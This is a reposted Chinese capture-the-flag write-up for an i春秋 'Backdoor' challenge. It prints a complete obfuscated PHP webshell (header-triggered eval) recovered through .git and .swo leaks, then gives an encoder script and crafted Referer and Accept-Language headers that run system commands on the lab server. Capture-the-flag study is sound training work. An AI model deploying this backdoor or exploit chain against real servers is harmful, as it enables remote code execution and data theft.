i春秋Backdoor

转载

weixin_30701575 于 2019-08-13 20:50:00 发布 295 收藏
文章标签： php git 开发工具
原文链接：http://www.cnblogs.com/wosun/p/11348473.html

点开是道没有任何窗口的题，右键查看源码也没上面东西，抓包试试，也没找到什么提示性的信息，根据提示去看看敏感文件泄露是什么吧

这里找到了篇敏感文件泄露的介绍及利用方法：https://www.cnblogs.com/pannengzhi/p/2017-09-23-web-file-disclosure.html

然后这里的使用方法就是在连接后面补充.git;.hg.....最后发现.git的报错是禁止访问，而其他的则是未找到，所以这里是git敏感文件泄露，而git文件是不能直接看到的，我们需要下载GitHack来下载利用泄露文件，这里附上下载链接：https://github.com/lijiejie/GitHack

下载后的使用方法也很简单，作用也就下载git敏感文件泄露。这里我们打开cmd，在cmd中打开GitHack的文件夹

```
C:\Users\七星>cd C:\Users\七星\Desktop\tools\GitHack-master
```

再输入 python GitHack.py
http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fcd4bf6.changame.ichunqiu.com/Challenges/.git/ 来下载网页上泄露的git，


```
C:\Users\七星\Desktop\tools\GitHack-mas
ngame.ichunqiu.com/Challenges/.git/
[+] Download and parse index file ...
flag.php
index.php
robots.txt
[OK] flag.php
[OK] index.php
[OK] robots.txt
```

不过这里涉及到.git文件的历史文件，也就是修改之前的文件，所以GitHack需要更麻烦的修改，所以这里使用Git_Extract，是个dalao自己写的，很方便，这里附上下载链接https://github.com/gakki429/Git_Extract，下载后使用方法也很简单，先通过cmd指令打开Git_Extract文件夹


cd C:\Users\七星\Desktop\tools\Git_Extract-master

```
C:\Users\七星\Desktop\tools\GitHack-master\1270485ad6e5419eb84b2bbf2ca113ae47cf39637fcd4bf6.changame.ichunqiu.com>cd C:\
Users\七星\Desktop\tools\Git_Extract-master
```


然后python git_extract.py
http://1270485ad6e5419eb84b2bbf2ca113ae47cf39637fcd4bf6.changame.ichunqiu.com/Challenges/.git/获取.git泄露文件



然后获取到.git及历史



全部打开一一检查发现了提示信息




所以我们根据提示搜索b4ckdo0r.php，界面上也没什么信息，还是同样的，查看源码，抓包没什么信息，可能还是敏感文件泄露，继续测试。。。。无果，看了下wp才知道这里是.swo备份文件泄露，具体的利用方法是直接url：http://037a02c1c0e34ad1b7ce0c816843af4837a413b838964a33.changame.ichunqiu.com/Challenges/.b
问就行了，会让我们下载备份文件，我们就先下载下来试试

下载下来后是需要我们恢复的swo文件，我们将其放在kali上进行vim的复原（将本地文件放入kali需要VM Tools，具体安装方法再本博客搜如何在kali Linux上安装VMware Tools）

复原步骤：

1. 将下载好的swo文件改后缀为swp
2. 将swp文件发送到kali上
3. 在kali的终端上打开swp文件的目录


root@kali:~# cd /root/桌面



4. 修复swp文件

root@kali:~/桌面# vim -r b4ckdo0r.php.swp

然后输入一次回车就可以得到修复好的swp文件了




这么密密麻麻的是混淆后的代码，我们将其复制到本地，在最后一行加入

echo ($L);


```
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$)mk));print("<)m$k>$d<
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)m}^$)
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i]
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)m2][
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)m),
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m)m{@session_start();$)ms=&$_
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c='$kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);$v();/*
 */
 echo ($L);
?>
```

然后本地运行



但是发现这里折叠了，少了很多东西，一看源码才知道，这里存在<>,被html当标签处理了

所以这里直接查看源码，复制下来，整理一下,得到网页web源码了



```
can you find the source code of me?<br />
<b>Deprecated</b>:  Function create_function() is deprecated in <b>D:\phpstudy_pro\WWW\1.php</b> on line <b>18</b><br />
<?php
    $kh="4f7f";
    $kf="28d7";
    function x($t,$k){
        $c=strlen($k);
        $l=strlen($t);
        $o="";
        for($i=0;$i<$l;){
            for($j=0;($j<$c&&$i<$l);$j++,$i++){
                $o.=$t{$i}^$k{$j};
            }
        }return $o;
    }$r=$_SERVER;
    $rr=@$r["HTTP_REFERER"];
    $ra=@$r["HTTP_ACCEPT_LANGUAGE"];
    if($rr&&$ra){
        $u=parse_url($rr);
        parse_str($u["query"],$q);
        $q=array_values($q);
        preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);
        if($q&&$m){
            @session_start();
            $s=&$_SESSION;
            $ss="substr";
            $sl="strtolower";
            $i=$m[1][0].$m[1][1];
            $h=$sl($ss(md5($i.$kh),0,3));
            $f=$sl($ss(md5($i.$kf),0,3));
            $p="";
            for($z=1;$z<count($m[1]);$z++)
            $p.=$q[$m[2][$z]];
            if(strpos($p,$h)===0){
                $s[$i]="";$p=$ss($p,3);
            }
            if(array_key_exists($i,$s)){
                $s[$i].=$p;
                $e=strpos($s[$i],$f);
                if($e){
                    $k=$kh.$kf;
                    ob_start();
                    @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k)));
                    $o=ob_get_contents();
                    ob_end_clean();
                    $d=base64_encode(x(gzcompress($o),$k));
                    print("<$k>$d</$k>");
                    @session_destroy();
                }
            }
        }
    }
```

然后分析源码，在43行找到了个可利用的eval()函数

再来解读下代码，

1.首先定义赋值两个参数

2.然后定义了一个函数，函数的功能是传入两个变量然后取其长度，将其变量与长度串联起来，输出串联后的变量和长度

3.再定义三个变量，其中rr是头部url，ra是头部传入的Language值

4.然后一个判断，如果rr和ra都存在就执行不存在就没了，所以这里rr和ra是必要传入的

5.if里面先定义了一个变量u，让其解析传入的url

6.把查询到的url中的query值传入变量中

7.让变量q等于query的数组

8.执行一个全局正则表达式的匹配

9.然后如果变量q和m都存在则又执行新的内容，否则什么都没有，所以这两个值一定是要有的

10.将请求的session值传入，保存到变量s中，然后又定义了ss和sl两个变量并赋值

11.定义一个变量i，让其等于m数组的第一个值并联第二个值

12.将i的值与kh的值并联，md5加密，然后返回前三位的值，将其给h

13.将i的值与kf的值并联，md5加密，然后返回前三位的值，将其给f

14.然后让变量p不断赋值，使其等于$q[$m[2][$z]]（z从1一直变到m的上线）的并联

15.然后一个if判断，如果变量p中没有和变量h相同的的字符串就$s[$i]为空，p等于p的前三位

16.然后检查变量i中有没有s变量字符串，有的话就s[$i]与p并联，让变量e等于变量f在变量s[$i]中首次出现的位置，如果存在就继续执行

17.变量k的值等于变量kh与kf的字符串并联

18.打开web缓冲

19.然后是可利用的eval函数

20.把缓冲区数据传给变量o

21.清空缓冲区

22.然后给变量o压缩，进行x函数（最开始定义的函数），在base64解码，将其值给变量d

23.输出变量d

24.结束session

具体代码含义及利用方法请参考：https://www.cnblogs.com/sijidou/p/9827720.html


所以这里先利用eval（）函数执行一次system('ls')指令，而ls是要被加密解密复杂运算的，所以我们这里就先对他反向加密解密

附上一个dalao的脚本


```php
<?php
function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++,$i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}
function get_answer($str){
    $str = base64_decode($str);
    $str = x($str, '4f7f28d7');
    $str = gzuncompress($str);
    echo $str . "<br>";
}
function input($cmd){
    $str = 'system("' . $cmd . '");';
    $t1 = gzcompress($str);
    echo '$t1 = ' . $t1 . "<br>";
    $t2 = x($t1, '4f7f28d7');
    echo '$t2 = ' . $t2 . "<br>";
    $t3 = base64_encode($t2);
    echo '$t3 = ' . $t3 . "<br>";
    return $t3;
}
$ra='zh-CN,zh;q=0.0';
input('ls');//get_answer('');

?>
```

本地运行，得到ls的反向加密解密



然后
对http://70b22a768b3e4610b5301bee9da8a9e449d6cccf2ba648e1.changame.ichunqiu.com/Challenges/b4ckd行抓包，修改Accept-Language的值，手动传入Referer的值来达到我们利用eval（）函数执行system('ls')的目的，然后运行一下得到返回值



Accept-Language: zh-CN,zh;q=0.0


Referer: http://8.8.8.8/index.php?a=675TPocyB4WLfrhNv1PZOrQMTREimJna3e

然后将返回值填入刚刚的脚本中进行解码

```
$ra='zh-CN,zh;q=0.0';
input('ls');
get_answer('TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xyPHma96ydT');

?>
```

得到解码后的字符串




很明显，这里显示的this_i5_flag.php是网站根目录下的文件，我们访问试试

。。。。。好吧，想不通

看来还得通过利用eval()函数来执行system()函数进行访问


这里需要用到system('cat this_i5_flag.php')，所以我们就把cat this_i5_flag.php放到刚刚的脚本中进行反加密解密

```
$ra='zh-CN,zh;q=0.0';
input('cat this_i5_flag.php');
//get_answer('TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xyPHma96ydT');
```



然后之前的抓包中修改Referer

Referer:http://8.8.8.8/index.php?a=675TPocyB4WLfrhNn0oHmlM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKWa3e



运行一下得到返回值，再次将返回值复制到脚本然后本地运行，这里运行的结果是没有显示的，因为他在源码中是被注释的，我们右键本地运行的网页查看源码即可得到flag

转载于:https://www.cnblogs.com/wosun/p/11348473.html